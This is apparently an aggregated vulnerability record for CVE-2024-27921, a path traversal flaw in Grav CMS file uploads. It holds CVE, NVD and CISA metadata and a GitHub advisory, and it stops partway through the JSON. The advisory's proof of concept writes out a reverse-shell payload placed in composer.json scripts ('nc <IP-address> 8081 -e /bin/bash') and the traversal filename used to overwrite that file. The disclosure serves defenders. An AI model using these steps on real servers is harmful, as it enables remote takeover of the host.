CVE-2024-27921 (GCVE-0-2024-27921)
Vulnerability from cvelistv5 – Published: 2024-03-21 21:38 – Updated: 2025-04-10 20:14- CWE-22 - Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
| URL | Tags |
|---|---|
| https://github.com/getgrav/grav/security/advisori… | x_refsource_CONFIRM |
| https://github.com/getgrav/grav/commit/5928411b86… | x_refsource_MISC |
{
"containers": {
"adp": [
{
"affected": [
{
"cpes": [
"cpe:2.3:a:getgrav:grav:*:*:*:*:*:*:*:*"
],
"defaultStatus": "unknown",
"product": "grav",
"vendor": "getgrav",
"versions": [
{
"lessThan": "1.7.45",
"status": "affected",
"version": "0",
"versionType": "custom"
}
]
}
],
"metrics": [
{
"other": {
"content": {
"id": "CVE-2024-27921",
"options": [
{
"Exploitation": "poc"
},
{
"Automatable": "no"
},
{
"Technical Impact": "total"
}
],
"role": "CISA Coordinator",
"timestamp": "2024-03-25T16:27:48.963483Z",
"version": "2.0.3"
},
"type": "ssvc"
}
}
],
"providerMetadata": {
"dateUpdated": "2025-04-10T20:14:03.546Z",
"orgId": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
"shortName": "CISA-ADP"
},
"title": "CISA ADP Vulnrichment"
},
{
"providerMetadata": {
"dateUpdated": "2024-08-02T00:41:55.858Z",
"orgId": "af854a3a-2127-422b-91ae-364da2661108",
"shortName": "CVE"
},
"references": [
{
"name": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc",
"tags": [
"x_refsource_CONFIRM",
"x_transferred"
],
"url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
},
{
"name": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99",
"tags": [
"x_refsource_MISC",
"x_transferred"
],
"url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
}
],
"title": "CVE Program Container"
}
],
"cna": {
"affected": [
{
"product": "grav",
"vendor": "getgrav",
"versions": [
{
"status": "affected",
"version": "\u003c 1.7.45"
}
]
}
],
"descriptions": [
{
"lang": "en",
"value": "Grav is an open-source, flat-file content management system. A file upload path traversal vulnerability has been identified in the application prior to version 1.7.45, enabling attackers to replace or create files with extensions like .json, .zip, .css, .gif, etc. This critical security flaw poses severe risks, that can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing files or creating new ones, and exfiltrate sensitive data using CSS exfiltration techniques. Upgrading to patched version 1.7.45 can mitigate the issue."
}
],
"metrics": [
{
"cvssV3_1": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 8.8,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "LOW",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
}
}
],
"problemTypes": [
{
"descriptions": [
{
"cweId": "CWE-22",
"description": "CWE-22: Improper Limitation of a Pathname to a Restricted Directory (\u0027Path Traversal\u0027)",
"lang": "en",
"type": "CWE"
}
]
}
],
"providerMetadata": {
"dateUpdated": "2024-03-21T21:53:24.837Z",
"orgId": "a0819718-46f1-4df5-94e2-005712e83aaa",
"shortName": "GitHub_M"
},
"references": [
{
"name": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc",
"tags": [
"x_refsource_CONFIRM"
],
"url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
},
{
"name": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99",
"tags": [
"x_refsource_MISC"
],
"url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
}
],
"source": {
"advisory": "GHSA-m7hx-hw6h-mqmc",
"discovery": "UNKNOWN"
},
"title": "Grav File Upload Path Traversal vulnerability"
}
},
"cveMetadata": {
"assignerOrgId": "a0819718-46f1-4df5-94e2-005712e83aaa",
"assignerShortName": "GitHub_M",
"cveId": "CVE-2024-27921",
"datePublished": "2024-03-21T21:38:29.938Z",
"dateReserved": "2024-02-28T15:14:14.214Z",
"dateUpdated": "2025-04-10T20:14:03.546Z",
"state": "PUBLISHED"
},
"dataType": "CVE_RECORD",
"dataVersion": "5.1",
"vulnerability-lookup:meta": {
"epss": {
"cve": "CVE-2024-27921",
"date": "2026-11-20",
"epss": "0.60848",
"percentile": "0.99171"
},
"nvd": {
"cve": {
"affected": [
{
"affectedData": [
{
"product": "grav",
"vendor": "getgrav",
"versions": [
{
"status": "affected",
"version": "\u003c 1.7.45"
}
]
}
],
"source": "security-advisories@github.com"
},
{
"affectedData": [
{
"cpes": [
"cpe:2.3:a:getgrav:grav:*:*:*:*:*:*:*:*"
],
"defaultStatus": "unknown",
"product": "grav",
"vendor": "getgrav",
"versions": [
{
"lessThan": "1.7.45",
"status": "affected",
"version": "0",
"versionType": "custom"
}
]
}
],
"source": "134c704f-9b21-4f2e-91b3-4a467353bcc0"
}
],
"configurations": [
{
"nodes": [
{
"cpeMatch": [
{
"criteria": "cpe:2.3:a:getgrav:grav:*:*:*:*:*:*:*:*",
"matchCriteriaId": "C9B96288-8090-4AF9-91EF-CBFCEB60039C",
"versionEndExcluding": "1.7.45",
"vulnerable": true
}
],
"negate": false,
"operator": "OR"
}
]
}
],
"cveTags": [],
"descriptions": [
{
"lang": "en",
"value": "Grav is an open-source, flat-file content management system. A file upload path traversal vulnerability has been identified in the application prior to version 1.7.45, enabling attackers to replace or create files with extensions like .json, .zip, .css, .gif, etc. This critical security flaw poses severe risks, that can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing files or creating new ones, and exfiltrate sensitive data using CSS exfiltration techniques. Upgrading to patched version 1.7.45 can mitigate the issue."
},
{
"lang": "es",
"value": "Grav es un sistema de gesti\u00f3n de contenidos de archivos planos de c\u00f3digo abierto. Se identific\u00f3 una vulnerabilidad de path traversal de carga de archivos en la aplicaci\u00f3n anterior a la versi\u00f3n 1.7.45, lo que permite a los atacantes reemplazar o crear archivos con extensiones como .json, .zip, .css, .gif, etc. Esta falla de seguridad cr\u00edtica plantea riesgos graves , que puede permitir a los atacantes inyectar c\u00f3digo arbitrario en el servidor, socavar la integridad de los archivos de respaldo sobrescribiendo archivos existentes o creando otros nuevos, y exfiltrar datos confidenciales utilizando t\u00e9cnicas de exfiltraci\u00f3n CSS. Actualizar a la versi\u00f3n parcheada 1.7.45 puede mitigar el problema."
}
],
"id": "CVE-2024-27921",
"lastModified": "2026-06-17T07:20:36.423",
"metrics": {
"cvssMetricV31": [
{
"cvssData": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 8.8,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "LOW",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
},
"exploitabilityScore": 2.8,
"impactScore": 5.9,
"source": "security-advisories@github.com",
"type": "Secondary"
},
{
"cvssData": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 8.8,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "LOW",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
},
"exploitabilityScore": 2.8,
"impactScore": 5.9,
"source": "nvd@nist.gov",
"type": "Primary"
}
],
"ssvcV203": [
{
"source": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
"ssvcData": {
"id": "CVE-2024-27921",
"options": [
{
"exploitation": "poc"
},
{
"automatable": "no"
},
{
"technicalImpact": "total"
}
],
"role": "CISA Coordinator",
"timestamp": "2024-03-25T16:27:48.963483Z",
"version": "2.0.3"
}
}
]
},
"published": "2024-03-21T22:15:11.137",
"references": [
{
"source": "security-advisories@github.com",
"tags": [
"Patch"
],
"url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
},
{
"source": "security-advisories@github.com",
"tags": [
"Exploit",
"Vendor Advisory"
],
"url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
},
{
"source": "af854a3a-2127-422b-91ae-364da2661108",
"tags": [
"Patch"
],
"url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
},
{
"source": "af854a3a-2127-422b-91ae-364da2661108",
"tags": [
"Exploit",
"Vendor Advisory"
],
"url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
}
],
"sourceIdentifier": "security-advisories@github.com",
"vulnStatus": "Analyzed",
"weaknesses": [
{
"description": [
{
"lang": "en",
"value": "CWE-22"
}
],
"source": "security-advisories@github.com",
"type": "Secondary"
},
{
"description": [
{
"lang": "en",
"value": "CWE-22"
}
],
"source": "nvd@nist.gov",
"type": "Primary"
}
]
}
},
"redhat_vex": {
"current_release_date": "2025-05-28T21:09:42+00:00",
"cve": "CVE-2024-27921",
"id": "CVE-2024-27921",
"initial_release_date": "2024-01-01T00:00:00+00:00",
"product_status:known_not_affected": "1",
"source": "Red Hat CSAF VEX",
"status": "final",
"title": "Grav File Upload Path Traversal vulnerability",
"url": "https://security.access.redhat.com/data/csaf/v2/vex/2024/cve-2024-27921.json",
"version": "3"
},
"vulnrichment": {
"containers": {
"adp": [
{
"providerMetadata": {
"dateUpdated": "2024-08-02T00:41:55.858Z",
"orgId": "af854a3a-2127-422b-91ae-364da2661108",
"shortName": "CVE"
},
"references": [
{
"name": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc",
"tags": [
"x_refsource_CONFIRM",
"x_transferred"
],
"url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
},
{
"name": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99",
"tags": [
"x_refsource_MISC",
"x_transferred"
],
"url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
}
],
"title": "CVE Program Container"
},
{
"affected": [
{
"cpes": [
"cpe:2.3:a:getgrav:grav:*:*:*:*:*:*:*:*"
],
"defaultStatus": "unknown",
"product": "grav",
"vendor": "getgrav",
"versions": [
{
"lessThan": "1.7.45",
"status": "affected",
"version": "0",
"versionType": "custom"
}
]
}
],
"metrics": [
{
"other": {
"content": {
"id": "CVE-2024-27921",
"options": [
{
"Exploitation": "poc"
},
{
"Automatable": "no"
},
{
"Technical Impact": "total"
}
],
"role": "CISA Coordinator",
"timestamp": "2024-03-25T16:27:48.963483Z",
"version": "2.0.3"
},
"type": "ssvc"
}
}
],
"providerMetadata": {
"dateUpdated": "2024-07-18T14:29:49.662Z",
"orgId": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
"shortName": "CISA-ADP"
},
"title": "CISA ADP Vulnrichment"
}
],
"cna": {
"affected": [
{
"product": "grav",
"vendor": "getgrav",
"versions": [
{
"status": "affected",
"version": "\u003c 1.7.45"
}
]
}
],
"descriptions": [
{
"lang": "en",
"value": "Grav is an open-source, flat-file content management system. A file upload path traversal vulnerability has been identified in the application prior to version 1.7.45, enabling attackers to replace or create files with extensions like .json, .zip, .css, .gif, etc. This critical security flaw poses severe risks, that can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing files or creating new ones, and exfiltrate sensitive data using CSS exfiltration techniques. Upgrading to patched version 1.7.45 can mitigate the issue."
}
],
"metrics": [
{
"cvssV3_1": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 8.8,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "LOW",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
}
}
],
"problemTypes": [
{
"descriptions": [
{
"cweId": "CWE-22",
"description": "CWE-22: Improper Limitation of a Pathname to a Restricted Directory (\u0027Path Traversal\u0027)",
"lang": "en",
"type": "CWE"
}
]
}
],
"providerMetadata": {
"dateUpdated": "2024-03-21T21:53:24.837Z",
"orgId": "a0819718-46f1-4df5-94e2-005712e83aaa",
"shortName": "GitHub_M"
},
"references": [
{
"name": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc",
"tags": [
"x_refsource_CONFIRM"
],
"url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
},
{
"name": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99",
"tags": [
"x_refsource_MISC"
],
"url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
}
],
"source": {
"advisory": "GHSA-m7hx-hw6h-mqmc",
"discovery": "UNKNOWN"
},
"title": "Grav File Upload Path Traversal vulnerability"
}
},
"cveMetadata": {
"assignerOrgId": "a0819718-46f1-4df5-94e2-005712e83aaa",
"assignerShortName": "GitHub_M",
"cveId": "CVE-2024-27921",
"datePublished": "2024-03-21T21:38:29.938Z",
"dateReserved": "2024-02-28T15:14:14.214Z",
"dateUpdated": "2025-04-10T20:14:03.546Z",
"state": "PUBLISHED"
},
"dataType": "CVE_RECORD",
"dataVersion": "5.1"
}
}
}
FKIE_CVE-2024-27921
Vulnerability from fkie_nvd - Published: 2024-03-21 22:15 - Updated: 2026-06-17 07:208.8 (High) - CVSS:3.1/
{
  "affected": [
    {
      "affectedData": [
        {
          "product": "grav",
          "vendor": "getgrav",
          "versions": [
            {
              "status": "affected",
              "version": "\u003c 1.7.45"
            }
          ]
        }
      ],
      "source": "security-advisories@github.com"
    },
    {
      "affectedData": [
        {
          "cpes": [
            "cpe:2.3:a:getgrav:grav:*:*:*:*:*:*:*:*"
          ],
          "defaultStatus": "unknown",
          "product": "grav",
          "vendor": "getgrav",
          "versions": [
            {
              "lessThan": "1.7.45",
              "status": "affected",
              "version": "0",
              "versionType": "custom"
            }
          ]
        }
      ],
      "source": "134c704f-9b21-4f2e-91b3-4a467353bcc0"
    }
  ],
  "configurations": [
    {
      "nodes": [
        {
          "cpeMatch": [
            {
              "criteria": "cpe:2.3:a:getgrav:grav:*:*:*:*:*:*:*:*",
              "matchCriteriaId": "C9B96288-8090-4AF9-91EF-CBFCEB60039C",
              "versionEndExcluding": "1.7.45",
              "vulnerable": true
            }
          ],
          "negate": false,
          "operator": "OR"
        }
      ]
    }
  ],
  "cveTags": [],
  "descriptions": [
    {
      "lang": "en",
      "value": "Grav is an open-source, flat-file content management system. A file upload path traversal vulnerability has been identified in the application prior to version 1.7.45, enabling attackers to replace or create files with extensions like .json, .zip, .css, .gif, etc. This critical security flaw poses severe risks, that can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing files or creating new ones, and exfiltrate sensitive data using CSS exfiltration techniques. Upgrading to patched version 1.7.45 can mitigate the issue."
    },
    {
      "lang": "es",
      "value": "Grav es un sistema de gesti\u00f3n de contenidos de archivos planos de c\u00f3digo abierto. Se identific\u00f3 una vulnerabilidad de path traversal de carga de archivos en la aplicaci\u00f3n anterior a la versi\u00f3n 1.7.45, lo que permite a los atacantes reemplazar o crear archivos con extensiones como .json, .zip, .css, .gif, etc. Esta falla de seguridad cr\u00edtica plantea riesgos graves , que puede permitir a los atacantes inyectar c\u00f3digo arbitrario en el servidor, socavar la integridad de los archivos de respaldo sobrescribiendo archivos existentes o creando otros nuevos, y exfiltrar datos confidenciales utilizando t\u00e9cnicas de exfiltraci\u00f3n CSS. Actualizar a la versi\u00f3n parcheada 1.7.45 puede mitigar el problema."
    }
  ],
  "id": "CVE-2024-27921",
  "lastModified": "2026-06-17T07:20:36.423",
  "metrics": {
    "cvssMetricV31": [
      {
        "cvssData": {
          "attackComplexity": "LOW",
          "attackVector": "NETWORK",
          "availabilityImpact": "HIGH",
          "baseScore": 8.8,
          "baseSeverity": "HIGH",
          "confidentialityImpact": "HIGH",
          "integrityImpact": "HIGH",
          "privilegesRequired": "LOW",
          "scope": "UNCHANGED",
          "userInteraction": "NONE",
          "vectorString": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
          "version": "3.1"
        },
        "exploitabilityScore": 2.8,
        "impactScore": 5.9,
        "source": "security-advisories@github.com",
        "type": "Secondary"
      },
      {
        "cvssData": {
          "attackComplexity": "LOW",
          "attackVector": "NETWORK",
          "availabilityImpact": "HIGH",
          "baseScore": 8.8,
          "baseSeverity": "HIGH",
          "confidentialityImpact": "HIGH",
          "integrityImpact": "HIGH",
          "privilegesRequired": "LOW",
          "scope": "UNCHANGED",
          "userInteraction": "NONE",
          "vectorString": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
          "version": "3.1"
        },
        "exploitabilityScore": 2.8,
        "impactScore": 5.9,
        "source": "nvd@nist.gov",
        "type": "Primary"
      }
    ],
    "ssvcV203": [
      {
        "source": "134c704f-9b21-4f2e-91b3-4a467353bcc0",
        "ssvcData": {
          "id": "CVE-2024-27921",
          "options": [
            {
              "exploitation": "poc"
            },
            {
              "automatable": "no"
            },
            {
              "technicalImpact": "total"
            }
          ],
          "role": "CISA Coordinator",
          "timestamp": "2024-03-25T16:27:48.963483Z",
          "version": "2.0.3"
        }
      }
    ]
  },
  "published": "2024-03-21T22:15:11.137",
  "references": [
    {
      "source": "security-advisories@github.com",
      "tags": [
        "Patch"
      ],
      "url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
    },
    {
      "source": "security-advisories@github.com",
      "tags": [
        "Exploit",
        "Vendor Advisory"
      ],
      "url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
    },
    {
      "source": "af854a3a-2127-422b-91ae-364da2661108",
      "tags": [
        "Patch"
      ],
      "url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
    },
    {
      "source": "af854a3a-2127-422b-91ae-364da2661108",
      "tags": [
        "Exploit",
        "Vendor Advisory"
      ],
      "url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
    }
  ],
  "sourceIdentifier": "security-advisories@github.com",
  "vulnStatus": "Analyzed",
  "weaknesses": [
    {
      "description": [
        {
          "lang": "en",
          "value": "CWE-22"
        }
      ],
      "source": "security-advisories@github.com",
      "type": "Secondary"
    },
    {
      "description": [
        {
          "lang": "en",
          "value": "CWE-22"
        }
      ],
      "source": "nvd@nist.gov",
      "type": "Primary"
    }
  ]
}
GHSA-M7HX-HW6H-MQMC
Vulnerability from github – Published: 2024-03-22 16:29 – Updated: 2024-10-04 16:29Summary
Grav is vulnerable to a file upload path traversal vulnerability, that can allow an adversary to replace or create files with extensions such as .json, .zip, .css, .gif, etc. This vulnerabiltiy can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing backups or creating new ones, and exfiltrating sensitive data using CSS Injection exfiltration techniques.
Installation Configuration
- Grav CMS 1.10.44
- Apache web server
- php-8.2
Details
Vulnerable code location: grav/system/src/Grav/Common/Media/Traits/MediaUploadTrait.php/checkFileMetadata() method_
public function checkFileMetadata(array $metadata, string $filename = null, array $settings = null): string
{
    // Add the defaults to the settings.
    $settings = $this->getUploadSettings($settings);

    // Destination is always needed (but it can be set in defaults).
    $self = $settings['self'] ?? false;
    if (!isset($settings['destination']) && $self === false) {
        throw new RuntimeException($this->translate('PLUGIN_ADMIN.DESTINATION_NOT_SPECIFIED'), 400);
    }

    if (null === $filename) {
        // If no filename is given, use the filename from the uploaded file (path is not allowed).
        $folder = '';
        $filename = $metadata['filename'] ?? '';
    } else {
        // If caller sets the filename, we will accept any custom path.
        $folder = dirname($filename); `-> Vulnerable Code`
        if ($folder === '.') {
            $folder = '';
        }
        $filename = Utils::basename($filename);
PoC
- Log in to the Grav CMS using a super administrator account.
- Add a user in the "Accounts" section with the following permissions:
- Login to Admin
- Page Update
- Log out of the super administrator account and log in with the previously created user account.
- Navigate to the https://admin/pages/home.
- Use the following command in Kali Linux to open a netcat listener:
nc -lvnp 8081
 Note: "nc" or netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP. We are using this tool to get a reverse shell from the server hosting Grav CMS.
7. Using a web interception proxy, click on the "Page Media" section and upload a json file with the following added to the "scripts" section (https://getcomposer.org/doc/articles/scripts.md):
"post-install-cmd": "nc <IP-address> 8081 -e /bin/bash",
"post-update-cmd": "nc <IP-address> 8081 -e /bin/bash"
Note: The post installation and update script used in this PoC is only for demonstration purposes. There are various other scripts that may be injected such as command that executes the corresponding script before any Composer Command is executed on the CLI.
 Note: . Please replace with the IP address of the Kali Linux netcat listener.
8. Modify the "name" parameter to "../../../c/omposer.json" and forward the request.
9. Observe the successful upload message from the server response:
 10. In the Grav web root, observe that the "composer.json" file was successfully replaced by the malicious "composer.json" file containing a reverse shell script.
11. Run any variations of the following commands in the Grav web server and observe the successful reverse shell:
- bin/grav composer
- composer update
- composer install

Impact
-
Arbitrary Code Injection: Attackers can replace the composer.json file with a malicious one containing arbitratry composer scripts. This can result in code execution when the
composercommand is used for any purpose in the server. that can allow attackers to get a reverse shell on the server. -
Backup Compromise: .zip backup files can be replaced, undermining data integrity and recovery mechanisms:
-
Sensitive Information Exposure: Modification of .css files provides an avenue for attackers to exfiltrate sensitive information, such as usernames and passwords, compromising confidentiality.
{
"affected": [
{
"package": {
"ecosystem": "Packagist",
"name": "getgrav/grav"
},
"ranges": [
{
"events": [
{
"introduced": "0"
},
{
"fixed": "1.7.45"
}
],
"type": "ECOSYSTEM"
}
]
}
],
"aliases": [
"CVE-2024-27921"
],
"database_specific": {
"cwe_ids": [
"CWE-22"
],
"github_reviewed": true,
"github_reviewed_at": "2024-03-22T16:29:57Z",
"nvd_published_at": "2024-03-21T22:15:11Z",
"severity": "HIGH"
},
"details": "### Summary\nGrav is vulnerable to a file upload path traversal vulnerability, that can allow an adversary to replace or create files with extensions such as .json, .zip, .css, .gif, etc. This vulnerabiltiy can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing backups or creating new ones, and exfiltrating sensitive data using CSS Injection exfiltration techniques.\n\n### Installation Configuration\n- Grav CMS 1.10.44\n- Apache web server\n- php-8.2\n\n### Details\n_**Vulnerable code location:**_ grav/system/src/Grav/Common/Media/Traits/MediaUploadTrait.php/checkFileMetadata() method_\n\n public function checkFileMetadata(array $metadata, string $filename = null, array $settings = null): string\n {\n // Add the defaults to the settings.\n $settings = $this-\u003egetUploadSettings($settings);\n\n // Destination is always needed (but it can be set in defaults).\n $self = $settings[\u0027self\u0027] ?? false;\n if (!isset($settings[\u0027destination\u0027]) \u0026\u0026 $self === false) {\n throw new RuntimeException($this-\u003etranslate(\u0027PLUGIN_ADMIN.DESTINATION_NOT_SPECIFIED\u0027), 400);\n }\n\n if (null === $filename) {\n // If no filename is given, use the filename from the uploaded file (path is not allowed). \n $folder = \u0027\u0027;\n $filename = $metadata[\u0027filename\u0027] ?? \u0027\u0027;\n } else {\n // If caller sets the filename, we will accept any custom path.\n $folder = dirname($filename); `-\u003e Vulnerable Code`\n if ($folder === \u0027.\u0027) {\n $folder = \u0027\u0027;\n }\n $filename = Utils::basename($filename);\n\n### PoC\n\n1. Log in to the Grav CMS using a super administrator account.\n2. Add a user in the \"Accounts\" section with the following permissions:\n- Login to Admin\n- Page Update\n3. Log out of the super administrator account and log in with the previously created user account.\n4. Navigate to the https://\u003cgrav\u003eadmin/pages/home.\n5. Use the following command in Kali Linux to open a netcat listener:\n```\nnc -lvnp 8081\n```\n\nNote: \"nc\" or netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP. We are using this tool to get a reverse shell from the server hosting Grav CMS.\n7. Using a web interception proxy, click on the \"Page Media\" section and upload a json file with the following added to the \"scripts\" section (https://getcomposer.org/doc/articles/scripts.md):\n```\n\"post-install-cmd\": \"nc \u003cIP-address\u003e 8081 -e /bin/bash\",\n\"post-update-cmd\": \"nc \u003cIP-address\u003e 8081 -e /bin/bash\"\n```\n**_Note:_** The post installation and update script used in this PoC is only for demonstration purposes. There are various other scripts that may be injected such as `command` that executes the corresponding script before any Composer Command is executed on the CLI.\n\n_Note: . Please replace \u003cIP-address\u003e with the IP address of the Kali Linux netcat listener._\n8. Modify the \"name\" parameter to \"../../../c/omposer.json\" and forward the request.\n9. Observe the successful upload message from the server response:\n\n10. In the Grav web root, observe that the \"composer.json\" file was successfully replaced by the malicious \"composer.json\" file containing a reverse shell script.\n11. Run any variations of the following commands in the Grav web server and observe the successful reverse shell:\n- bin/grav composer\n- composer update\n- composer install\n\n\n### Impact\n\n1. **Arbitrary Code Injection:** Attackers can replace the composer.json file with a malicious one containing arbitratry composer scripts. This can result in code execution when the `composer` command is used for any purpose in the server. that can allow attackers to get a reverse shell on the server.\n\n2. **Backup Compromise:** .zip backup files can be replaced, undermining data integrity and recovery mechanisms:\n\n\n\n3. **Sensitive Information Exposure:** Modification of .css files provides an avenue for attackers to exfiltrate sensitive information, such as usernames and passwords, compromising confidentiality.\n",
"id": "GHSA-m7hx-hw6h-mqmc",
"modified": "2024-10-04T16:29:18Z",
"published": "2024-03-22T16:29:57Z",
"references": [
{
"type": "WEB",
"url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
},
{
"type": "ADVISORY",
"url": "https://nvd.nist.gov/vuln/detail/CVE-2024-27921"
},
{
"type": "WEB",
"url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
},
{
"type": "PACKAGE",
"url": "https://github.com/getgrav/grav"
}
],
"schema_version": "1.4.0",
"severity": [
{
"score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
"type": "CVSS_V3"
}
],
